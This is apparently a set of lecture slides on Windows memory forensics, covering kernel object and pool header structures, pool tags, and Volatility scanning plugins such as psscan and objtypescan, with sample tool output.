
Windows Objects / Pool Allocation

- **Executive Object Manager** allocates and maintains many types of kernel objects
 - Representations of processes, threads, files, mutexes, registry keys, drivers, etc.
- C structures turned into “objects” when Windows prepends “headers”
 - An `_OBJECT_HEADER`
 - Optional headers that include names, access control, reference counts, etc.
 - A `_POOL_HEADER` at the base of the allocation
- Care about this to the extent that we can find objects based on values in the headers
- **Build patterns to locate every instance of a particular object type, for further analysis**

Raw Structure

```
typedef struct _FILE_OBJECT {
    CSHORT                                Type;
    CSHORT                                Size;
    PDEVICE_OBJECT                         DeviceObject;
    PVPB                                   Vpb;
    PVOID                                  FsContext;
    PVOID                                  FsContext2;
    PSECTION_OBJECT_POINTERS              SectionObjectPointer;
    PVOID                                  PrivateCacheMap;
    NTSTATUS                               FinalStatus;
    struct _FILE_OBJECT *RelatedFileObject;
    BOOLEAN                                LockOperation;
    BOOLEAN                                DeletePending;
    BOOLEAN                                ReadAccess;
    BOOLEAN                                WriteAccess;
    BOOLEAN                                DeleteAccess;
    BOOLEAN                                SharedRead;
    BOOLEAN                                SharedWrite;
    BOOLEAN                                SharedDelete;
    ULONG                                 Flags;
    UNICODE_STRING                         FileName;
    LARGE_INTEGER                           CurrentByteOffset;
    __volatile ULONG                        Waiters;
    __volatile ULONG                        Busy;
    PVOID                                  LastLock;
    KEVENT                                 Lock;
    KEVENT                                 Event;
    __volatile PIO_COMPLETION_CONTEXT     CompletionContext;
    KSPIN_LOCK                            IrpListLock;
    LIST_ENTRY                             IrpList;
    __volatile PVOID                        FileObjectExtension;
} FILE_OBJECT, *PFILE_OBJECT;
```

Header PrePENDs



Optional Headers: Win 7

Object Type	Object Header Name	Offset	Size	Description
Creator Info	_OBJECT_HEADER_CREATOR_INFO	0x1	32	Stores information on the creator of the object
Name Info	_OBJECT_HEADER_NAME_INFO	0x2	32	Stores the object's name
Handle Info	_OBJECT_HEADER_HANDLE_INFO	0x4	16	Maintains data about processes with open handles to the object
Quota Info	_OBJECT_HEADER_QUOTA_INFO	0x8	32	Tracks usage and resource stats
Process Info	_OBJECT_HEADER_PROCESS_INFO	0x10	16	Identifies the owning process

Pool Tag Scanning


- Driver developers are “urged” to use unique 4-byte tags for every code path that allocates memory
 - e.g., `ExAllocatePoolWithTag()`
 - For debugging purposes – tracking down memory leaks
- Can use tag information to locate objects of particular types
- Hidden processes, terminated processes, hidden kernel modules, etc.
- Volatility provides an API for designing custom “pool scanners” – will return to this later

```
PVOID ExAllocatePoolWithTag(  
    _In_    POOL_TYPE PoolType,  
    _In_    SIZE_T NumberOfBytes,  
    _In_    ULONG Tag  
) ;
```

4 byte tag

Discussed in a few slides—basically, paged or not + permissions

Requested size for allocation



Total size, including headers

```
>>> dt("_POOL_HEADER")
 '_POOL_HEADER' (16 bytes)
0x0  : BlockSize
0x0  : PoolIndex
0x0  : PoolType
0x0  : PreviousSize
0x0  : Ulong1
0x4  : PoolTag
0x8  : AllocatorBackTraceIndex
0x8  : ProcessBilled
0xa  : PoolTagHash
>>>
```

The output shows the structure of a _POOL_HEADER. It consists of 16 bytes, with fields for BlockSize, PoolIndex, PoolType, PreviousSize, Ulong1, PoolTag, AllocatorBackTraceIndex, ProcessBilled, and PoolTagHash. Red arrows point from the labels 'Total size, including headers' and '4 byte tag' to the PoolTag field.

[*'BitField', {'end_bit': 24, 'start_bit': 16, 'native_type': 'unsigned long'}]* [*'BitField', {'end_bit': 16, 'start_bit': 8, 'native_type': 'unsigned long'}]* [*'BitField', {'end_bit': 32, 'start_bit': 24, 'native_type': 'unsigned long'}]* [*'BitField', {'end_bit': 8, 'start_bit': 0, 'native_type': 'unsigned long'}]* [*'unsigned long'*] [*'unsigned long'*] [*'unsigned short'*] [*'pointer64', ['_EPROCESS']'*] [*'unsigned short'*]

Paged, non-paged, etc. See next slide

4 byte tag

```
typedef enum _POOL_TYPE {
    NonPagedPool,
    NonPagedPoolExecute = NonPagedPool,
    PagedPool,
    NonPagedPoolMustSucceed = NonPagedPool + 2,
    DontUseThisType,
    NonPagedPoolCacheAligned = NonPagedPool + 4,
    PagedPoolCacheAligned,
    NonPagedPoolCacheAlignedMustS = NonPagedPool + 6,
    MaxPoolType,
    NonPagedPoolBase = 0,
    NonPagedPoolBaseMustSucceed = NonPagedPoolBase + 2,
    NonPagedPoolBaseCacheAligned = NonPagedPoolBase + 4,
    NonPagedPoolBaseCacheAlignedMustS = NonPagedPoolBase + 6,
    NonPagedPoolSession = 32,
    PagedPoolSession = NonPagedPoolSession + 1,
    NonPagedPoolMustSucceedSession = PagedPoolSession + 1,
    DontUseThisTypeSession = NonPagedPoolMustSucceedSession + 1,
    NonPagedPoolCacheAlignedSession = DontUseThisTypeSession + 1,
    PagedPoolCacheAlignedSession = NonPagedPoolCacheAlignedSession + 1,
    NonPagedPoolCacheAlignedMustSSession = PagedPoolCacheAlignedSession + 1,
    NonPagedPoolNx = 512,
    NonPagedPoolNxCacheAligned = NonPagedPoolNx + 4,
    NonPagedPoolSessionNx = NonPagedPoolNx + 32
} POOL_TYPE;
```

See [http://msdn.microsoft.com/en-us/library/windows/hardware/ff559707\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/hardware/ff559707(v=vs.85).aspx)

```
>>>
>>> dt("_OBJECT_HEADER")
'_OBJECT_HEADER' (56 bytes)
0x0  : PointerCount          ['long long']
0x8  : HandleCount           ['long long']
0x8  : NextToFree             ['pointer64', ['void']]
0x10 : Lock                  ['_EX_PUSH_LOCK']
0x18 : TypeIndex              ['unsigned char'] ←
0x19 : TraceFlags            ['unsigned char']
0x1a : InfoMask              ['unsigned char']
0x1b : Flags                  ['unsigned char']
0x20 : ObjectCreateInfo       ['pointer64', ['_OBJECT_CREATE_INFORMATION']]
0x20 : QuotaBlockCharged      ['pointer64', ['void']]
0x28 : SecurityDescriptor     ['pointer64', ['void']]
0x30 : Body                   ['_QUAD']
>>> █
```

Index into
nt!ObTypeIndexTable,
which is an array
of type objects
(_OBJECT_TYPE)

[see next slide]

```
1. Python
>>> dt("_OBJECT_TYPE")
'_OBJECT_TYPE' (208 bytes)
0x0  : TypeList          ['_LIST_ENTRY']
0x10 : Name              ['_UNICODE_STRING'] ←
0x20 : DefaultObject    ['pointer64', ['void']] ←
0x28 : Index             ['unsigned char']
0x2c : TotalNumberOfObjects  ['unsigned long'] ←
0x30 : TotalNumberOfHandles  ['unsigned long']
0x34 : HighWaterNumberOfObjects  ['unsigned long']
0x38 : HighWaterNumberOfHandles  ['unsigned long']
0x40 : TypeInfo          ['_OBJECT_TYPE_INITIALIZER']
0xb0 : TypeLock          ['_EX_PUSH_LOCK']
0xb8 : Key               ['String', {'length': 4}]
0xc0 : CallbackList       ['_LIST_ENTRY']

>>> █
```

Pool Tags and Associated Plugins

Object	Tag	Tag (Protected)	Min. Size	Memory Type	Plugin
			(Win7 x64)		
Process	Proc	Pro\xe3	1304	Nonpaged	psscan
Threads	Thrd	Thr\xe4	1248	Nonpaged	thrdscan
Desktops	Desk	Des\xeb	296	Nonpaged	deskscan
Window Stations	Wind	Win\xe4	224	Nonpaged	wndscan
Mutants	Mute	Mut\xe5	128	Nonpaged	mutantscan
File Objects	File	Fil\xe5	288	Nonpaged	filescan
Drivers	Driv	Dri\xf6	408	Nonpaged	driverscan
Symbolic Links	Link	Lin\xeb	104	Nonpaged	symlinkscan

Get All Pool Tags: objtypescan

```
1. bash
bigjoe:volatility golden$ python vol.py --profile=Win7SP1x64 -f ~/Documents/Virtual\ Machines.localized/Windows\ 7\ x64
/WINDOWS\ 7\ x64-1e433ca5.vmem objtypescan ←
Volatility Foundation Volatility Framework 2.4
Offset          nObjects      nHandles Key        Name           PoolType
-----          -----      -----  -----  -----
0x000000001bbc24c80    0x1b      0x1b Pcw0     PcwObject      PagedPool
0x000000001bbdb5a40    0x3       0x3  Filt      FilterCommunicationPort NonPagedPool
0x000000001bbffa4b10   0x5       0x5  Filt      FilterConnectionPort NonPagedPool
0x000000001bc013a00   0x2a      0xbc Dire     Directory      PagedPool
0x000000001bc013b50   0x2a      0x0 ObjT     Type          NonPagedPool
0x000000001bc018860   0x381     0x693 Thre     Thread          NonPagedPool
0x000000001bc0189b0   0x44      0x171 Proc     Process        NonPagedPool
0x000000001bc018b00   0x2       0x2  Job       Job          NonPagedPool
0x000000001bc018d20   0x3ce     0x12c Toke     Token          PagedPool
0x000000001bc018f30   0x102     0x5 Symb     SymbolicLink  PagedPool
0x000000001bc07c080   0x0       0x0 User     UserApcReserve NonPagedPool
0x000000001bc07c340   0x0       0x0 Debu     DebugObject  NonPagedPool
0x000000001bc07cf30   0x1       0x1 IoCo     IoCompletionReserve NonPagedPool
0x000000001bc095080   0x7       0x0 Adap     Adapter      NonPagedPool
0x000000001bc095260   0x0       0x0 TmTx     TmTx          NonPagedPool
0x000000001bc0953b0   0x9       0x9 TmTm     TmTm          NonPagedPool
0x000000001bc0959f0   0x33c3    0x4f2 File     File          NonPagedPool
0x000000001bc095b40   0x4a      0x9f IoCo     IoCompletion NonPagedPool
0x000000001bc095c90   0x8f      0x0 Driv     Driver      NonPagedPool
0x000000001bc095de0   0x234     0x0 Devi     Device      NonPagedPool
0x000000001bc095f30   0x2       0x0 Cont     Controller  NonPagedPool
0x000000001bc097650   0x2       0xf Sess     Session    NonPagedPool
0x000000001bc097c90   0x5ec     0x275 Sect     Section    PagedPool
0x000000001bc097de0   0x0       0x0 TmEn     TmEn          NonPagedPool
0x000000001bc097f30   0x12      0x12 TmRm     TmRm          NonPagedPool
0x000000001bc099360   0x66a     0x665 Key     Key          PagedPool
0x000000001bc09eb80   0x420     0x41b ALPC    ALPC Port  NonPagedPool
0x000000001bc0af3f0   0xd       0x7 Powe    PowerRequest NonPagedPool
0x000000001bc0c22d0   0x13      0x13 WmIG     WmiGuid    NonPagedPool
0x000000001bc0c42b0   0x86d     0x7b9 EtwR     EtwRegistration NonPagedPool
0x000000001bc0c6350   0x5       0x5 EtwC     EtwConsumer NonPagedPool
0x000000001bc0cc8f0   0x52      0x51 Keye    KeyedEvent  PagedPool
0x000000001bc0cca40   0x0       0x0 Prof     Profile    NonPagedPool
0x000000001bc0da4a0   0x0       0x0 Even     EventPair  NonPagedPool
0x000000001bc0e18f0   0xe6      0xe6 Time     Timer      NonPagedPool
0x000000001bc0e1a40   0xb6      0xb7 Sema     Semaphore  NonPagedPool
0x000000001bc0e88f0   0x13      0x0 Call     Callback  NonPagedPool
0x000000001bc0e8a40   0xc8      0x2f9 Mutu     Mutant    NonPagedPool
0x000000001bc0f6080   0x5       0x7e Wind     WindowStation NonPagedPool
0x000000001bc0f62a0   0x8c      0x8c TpWo     TpWorkerFactory NonPagedPool
0x000000001bc0f63f0   0x9       0x45 Desk     Desktop  NonPagedPool
0x000000001bc0fd5c0   0xa6a    0x1ad4 Even     Event    NonPagedPool
bigjoe:volatility golden$
```

“Authoritative” Source: pooltag.txt (DDK)

Can see a standalone version here:

<https://code.google.com/p/dump-dog/source/browse/trunk/Server/Debuggers/triage/pooltag.txt?r=3>

```

1 rem
2 rem Pooltag.txt
3 rem
4 rem This file lists the tags used for pool allocations by kernel mode components
5 rem and drivers.
6 rem
7 rem The file has the following format:
8 rem     <PoolTag> - <binary-name> - <Description>
9 rem
10 rem Pooltag.txt is installed with Debugging Tools for Windows (in %windbg%\triage)
11 rem and with the Windows DDK (in %winddk%\tools\other\platform\poolmon, where
12 rem platform is amd64, i386, or ia64).
13 rem
14
15 @GMM - <unknown>      - (Intel video driver) Memory manager
16 @KCH - <unknown>      - (Intel video driver) Chipset specific service
17 @MP - <unknown>        - (Intel video driver) Miniport related memory
18 @SB - <unknown>        - (Intel video driver) Soft BIOS
19
20 _ATI - <unknown>      - ATI video driver
21
22 _LCD - monitor.sys    - Monitor PDO name buffer
23
24 8042 - i8042prt.sys   - PS/2 kb and mouse
25
26 AdSv - vmsrv.sys      - Virtual Machines Additions Service
27 ARPC - atmarp.sys      - ATM ARP Client
28 ATMU - atmuni.sys     - ATM UNI Call Manager
29 Atom - <unknown>       - Atom Tables
30 Abos - <unknown>       - Abiosdsk
31 AcdM - <unknown>       - TDI AcdObjectInfoG
32 AcdN - <unknown>       - TDI AcdObjectInfoG
33 AcpA - acpi.sys        - ACPI arbiter data
34 AcpB - acpi.sys        - ACPI buffer data
35 AcpD - acpi.sys        - ACPI device data
36 AcpE - acpi.sys        - ACPI embedded controller data
37 AcpF - acpi.sys        - ACPI interface data
38 AcpG - acpi.sys        - ACPI GPE data

```

**This version:
More than 3000 entries**

Monitoring Allocations

- Driver development tool **poolmon** allows tracking pool allocations by tag

```
Administrator: VS2013 x86 Native Tools Command Prompt
C:\WinDDK\7600.16385.1\tools\Other>dir
 Volume in drive C has no label.
 Volume Serial Number is F406-352B

 Directory of C:\WinDDK\7600.16385.1\tools\Other

03/17/2010  03:34 PM    <DIR>      .
03/17/2010  03:34 PM    <DIR>      ..
03/17/2010  03:37 PM    <DIR>      amd64
03/17/2010  03:37 PM    <DIR>      i386
03/17/2010  03:37 PM    <DIR>      ia64
03/17/2010  03:34 PM    <DIR>      PnpCpu
              0 File(s)       0 bytes
              6 Dir(s)   970,588,160 bytes free

C:\WinDDK\7600.16385.1\tools\Other>cd amd64
C:\WinDDK\7600.16385.1\tools\Other\amd64>dir
 Volume in drive C has no label.
 Volume Serial Number is F406-352B

 Directory of C:\WinDDK\7600.16385.1\tools\Other\amd64

03/17/2010  03:37 PM    <DIR>      .
03/17/2010  03:37 PM    <DIR>      ..
02/08/2010  08:11 PM        33,280 ComputerHardwareIds.exe
01/18/2010  04:24 PM        164,468 Depends.chm
02/08/2010  07:30 PM        13,824 Depends.dll
02/08/2010  09:08 PM        589,312 Depends.exe
02/08/2010  09:09 PM        15,872 drivers.exe
02/08/2010  08:05 PM        237,568 KernRate.exe
02/08/2010  08:05 PM        324,122 kernrate.htm
01/15/2010  10:07 PM        612,352 msdis150.dll
02/08/2010  09:09 PM        34,304 poolmon.exe
02/08/2010  08:05 PM        351,232 WinError.exe
              10 File(s)     2,376,334 bytes
              2 Dir(s)   970,588,160 bytes free

C:\WinDDK\7600.16385.1\tools\Other\amd64>
```

Administrator: C:\Windows\system32\cmd.exe - poolmon.exe

		Memory: 6229488K Avail: 4498636K PageFlts: 1023	InRam Krnl: 7752K P:390872K	
		Commit:2065072K Limit:11808820K Peak:3333408K	Pool N:62852K P:391064	
System pool information				
Tag	Type	Allocs	Frees	Diff
8042	Paged	12 (0)	12 (0)	0
8042	Nonp	6 (0)	2 (0)	4
ACPI	Nonp	4 (0)	4 (0)	0
AFGp	Nonp	1 (0)	1 (0)	0
ALPC	Nonp	6739 (4)	5652 (0)	1087
ARFT	Paged	305 (0)	302 (0)	3
AVns	Nonp	1 (0)	0 (0)	1
AVpc	Nonp	1 (0)	0 (0)	1
Aaks	Paged	1 (0)	1 (0)	0
AcPA	Paged	5 (0)	5 (0)	0
AcPA	Nonp	4 (0)	2 (0)	2
AcPB	Paged	40 (0)	40 (0)	0
AcPD	Nonp	2674 (0)	1749 (0)	925
AcPF	Nonp	6281 (0)	6240 (0)	41
AcPI	Nonp	879 (0)	879 (0)	0
AcPI	Paged	3967 (0)	3862 (0)	105
AcPM	Nonp	19044 (0)	19043 (0)	1
AcPM	Paged	7 (0)	5 (0)	2
AcPO	Nonp	6 (0)	0 (0)	6
AcPP	Nonp	918 (0)	897 (0)	21
AcPR	Paged	212 (0)	205 (0)	7
AcPR	Nonp	9 (0)	8 (0)	1
AcPS	Nonp	1765 (0)	477 (0)	1288
AcPS	Paged	522 (0)	518 (0)	4
Acpg	Nonp	1 (0)	0 (0)	1
Acpt	Nonp	158 (0)	157 (0)	1
Adap	Nonp	7 (0)	0 (0)	7

Administrator: C:\Windows\system32\cmd.exe - poolmon.exe

Powe	Nonp	74	(0)	61	(0)
Pp	Paged	765141	(0)	764403	(0)
PpLg	Paged	1	(0)	1	(0)
PpRb	Nonp	26	(0)	26	(0)
Ppcr	Paged	11	(0)	11	(0)
Ppcr	Nonp	5	(0)	5	(0)
Ppdd	Paged	45	(0)	45	(0)
Ppde	Paged	36	(0)	36	(0)
Ppen	Paged	579	(0)	579	(0)
Ppin	Paged	543	(0)	541	(0)
Ppio	Nonp	42	(0)	42	(0)
Ppio	Paged	20115	(0)	20115	(0)
Pprl	Paged	24	(0)	24	(0)
Ppsu	Paged	711	(0)	276	(0)
Prcr	Paged	15	(0)	14	(0)
Prcr	Nonp	9	(0)	2	(0)
Proc	Nonp	203	(0)	135	(0)
PsEX	Nonp	355	(0)	355	(0)
PsFn	Nonp	209	(0)	209	(0)
PsPb	Nonp	201	(0)	201	(0)
PsQb	Nonp	53	(0)	52	(0)
PsQt	Paged	1	(0)	0	(0)
PsSb	Nonp	1	(0)	1	(0)
PsSl	Paged	1	(0)	0	(0)
Psap	Nonp	349	(0)	349	(0)
PwmI	Nonp	22	(0)	22	(0)
QoS	Nonp	5	(0)	0	(0)
RASW	Nonp	2	(0)	0	(0)
RIMC	Nonp	2	(0)	0	(0)
RIMq	Nonp	4	(0)	0	(0)
RIMr	Nonp	2	(0)	0	(0)
RIMt	Nonp	2	(0)	0	(0)

Image Name	PID	User Name	CPU	Memory (...	Description
acrotray.exe ...	2884	Golden	00	944 K	AcroTray
amsvc.exe *32	1556	SYSTEM	00	924 K	Adobe Acrobat Update Service
audiogd.exe	344	LOCAL ...	00	10,068 K	Windows Audio Device Graph Is...
cmd.exe	2384	Golden	00	696 K	Windows Command Processor
CodeMeter.e...	1592	SYSTEM	00	2,348 K	CodeMeter Runtime Server
CodeMeterCC...	1916	Golden	00	3,860 K	CodeMeter Control Center
conhost.exe	5020	Golden	00	2,736 K	Console Window Host
cssrss.exe	340	SYSTEM	00	1,452 K	Client Server Runtime Process
cssrss.exe	392	SYSTEM	00	1,704 K	Client Server Runtime Process
dwm.exe	3204	Golden	00	5,456 K	Desktop Window Manager
eBSvc.exe *32	1348	SYSTEM	00	3,372 K	eBAPI Core Process module
explorer.exe	3464	Golden	00	28,496 K	Windows Explorer
FcsSas.exe	1624	SYSTEM	00	1,444 K	Microsoft Forefront Client Securi...
hasplms.exe ...	1704	SYSTEM	00	8,152 K	Aladdin HASP License Manager S...
hpqtra08.exe...	2772	Golden	00	2,880 K	HP Digital Imaging Monitor

Show processes from all users

End Process

Processes: 70 CPU Usage: 76% Physical Memory: 26%

68

Pool Tracking From Dump

```
1. Python
>>> dt("_POOL_TRACKER_TABLE")
 '_POOL_TRACKER_TABLE' (40 bytes)
0x0  : Key ['String', {'length': 4}]
0x4  : NonPagedAllocs ['long']
0x8  : NonPagedFrees ['long']
0x10 : NonPagedBytes ['unsigned long long']
0x18 : PagedAllocs ['unsigned long']
0x1c : PagedFrees ['unsigned long']
0x20 : PagedBytes ['unsigned long long']
>>> 
```

```
1. bash
bigjoe:volatility golden$ python vol.py --profile=Win7SP1x64 -f ~/Documents/Virtual\ Machines.localized/Windows\ 7\ x64
/Windows\ 7\ x64-1e433ca5.vmem pooltracker --tags=File,Proc
Volatility Foundation Volatility Framework 2.4
